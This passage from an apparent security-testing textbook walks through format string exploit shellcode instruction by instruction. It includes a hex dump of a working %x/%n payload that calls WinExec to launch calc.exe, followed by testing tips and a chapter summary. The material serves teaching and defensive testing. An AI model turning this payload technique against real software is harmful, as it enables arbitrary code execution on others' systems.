0011F764 B9 59 F8 12 01   mov        ecx,112F859h
```

Analysis: This sets ECX to 0x0112F859. Remember what this number is? This is the offset to the string *calc.exe*, 0x0011F758, plus 0x01010101. The reason for adding the 0x01010101 is there cannot be any null (0x00) bytes in this part of the exploit in the input data.


Action: To confirm, look at the value of ECX.




Observation:

```
0011F769 81 E9 01 01 01 01 sub        ecx,1010101h
```

Analysis: To get the real offset to *calc.exe* the exploit subtracts the 0x01010101.



Action: To confirm this worked properly, ECX should now point to *calc.exe*:




Observation:

```
0011F76F 51               push       ecx
```

Analysis: This instruction pushes the first parameter for the *WinExec* call (pointer to *calc.exe*) on the stack.

Action: To confirm it operated correctly, look at ESP in memory when done, confirming that ESP points to the location of *calc.exe* (0x0011F758).



Observation:

```
0011F770 83 C1 08        add        ecx,8
```

Analysis: Now the payload needs to convert the 0x01 byte at the end of *calc.exe* into a null terminator in memory. One way to do this is to first increment ECX by the length of *calc.exe* (8 bytes) so it is pointing at the 0x01 byte.


Action: To confirm this worked correctly, check that ECX points to the 0x01 byte following *calc.exe*.

Observation:

```
0011F773 FE 09           dec        byte ptr [ecx]
```

Analysis: Now this subtracts one from (decrements) whatever ECX points to in memory. In this case, it is the 0x01 byte following *calc.exe* causing it to become a null-terminated string in memory.

Action: Verify this has the right effect (null terminating the *calc.exe* string) in memory:



Observation:

```
0011F775 B8 4D 11 86 7C  mov        eax,7C86114Dh
```

Analysis: Depends.exe and the debugger together indicate that *WinExec* is loaded at 0x7C86114D on this particular machine, and although there are complex ways of handling scenarios where this is less clear, for now the walkthrough just points EAX at 0x7C86114D. (Remember, this will be different on different computers.)

> **Note** Again, attackers don't always need to know the base address and offset to the function on a victim's machine; a number of ways not detailed here can be used to create robust machine-independent exploits.

Observation:

```
0011F77A FF D0           call       eax
```

Analysis: This actually makes the *WinExec* call.

Action: Verify that when stepped over in the debugger, calc.exe launches.

Observation:

```
0011F77C CC               int        3
```

Analysis: This instruction is present to throw an exception so the debugger will trap it here. Real-world exploits probably wouldn't leave it this way, but it is fine for this simple proof of concept.

The payload works fine as is, but can be compressed considerably as well.

```
DILL18.Pickle
00000000  25 2E 35 31 32 78 25 2E  35 31 32 78 25 2E 35 31  %.512x%.512x%.51
00000010  32 78 25 2E 35 31 32 78  25 2E 35 31 32 78 25 2E  2x%.512x%.512x%.
00000020  35 31 32 78 25 2E 31 34  37 78 25 2E 35 31 32 78  512x%.147x%.512x
00000030  25 2E 35 31 32 78 63 61  6C 63 2E 65 78 65 01 6A  %.512xcalc.exe.j
00000040  01 B9 17 F8 12 01 81 E9  01 01 01 01 51 83 C1 08  .............Q...
00000050  FE 09 B8 4D 11 86 7C FF  D0 CC 25 78 25 78 25 78  ...M..|...%x%x%x
00000060  25 78 25 78 25 78 25 78  25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
00000070  25 78 25 78 25 78 25 78  25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
00000080  25 78 EB BB 25 78 25 78  25 78 25 78 25 78 25 78  %x..%x%x%x%x%x%x
00000090  25 78 25 78 25 78 25 78  25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
000000a0  25 78 25 78 25 78 25 78  25 78 25 78 42 6A 01 B9  %x%x%x%x%x%xBj..
000000b0  25 6E 00 00 85 F6 11 00                           %n......
```

Testing Tips

Some of this chapter focuses on how format string attacks work, and testing for format string vulnerabilities is usually fairly straightforward. Keep the following tips in mind when formulating your security testing strategy and specific test cases.

- Remember to try more than one type of format string and use long series of specifiers.
- Using the *%s* or *%n* specifiers can generate an exception, but the exception might be handled by the application. Catching this might require attaching a debugger to the program.
- In addition to code review and manual testing, don't forget to include format string test cases in automation runs and fuzzing. Start out with single format specifiers (such as *%x*, *%d*, *%s*, and *%n*) in your input. Don't forget to try longer series of format string specifiers as well (*%s%s%s...%s* or *%n%n%n...%n*).
- Figure out which components are written in C or C++ and might use format string specifiers with untrustworthy input, and test those first.
- Keep in mind other places might have similar bugs to the format string specifier. Be on the lookout for similar issues.
- Some format string vulnerabilities might be in code that has a defined exception handler, and they will not crash. Like overruns, these vulnerabilities are exploitable anyhow. Set a breakpoint on the exception handler or look for first-chance exceptions.

Summary

This chapter introduces format string vulnerabilities, explains how to test for them, and walks through the details of how the vulnerability works. Format string vulnerabilities are an excellent example of what can happen when functions use untrusted input to determine the layout of the stack. Fortunately, you can use a fairly straightforward set of functions to review and test cases to try to find these bugs. The walkthrough provides you with additional details of how format string attacks work and ammunition you might need to get these bugs fixed despite the fact modern compilers introduce hurdles for the attacker to overcome.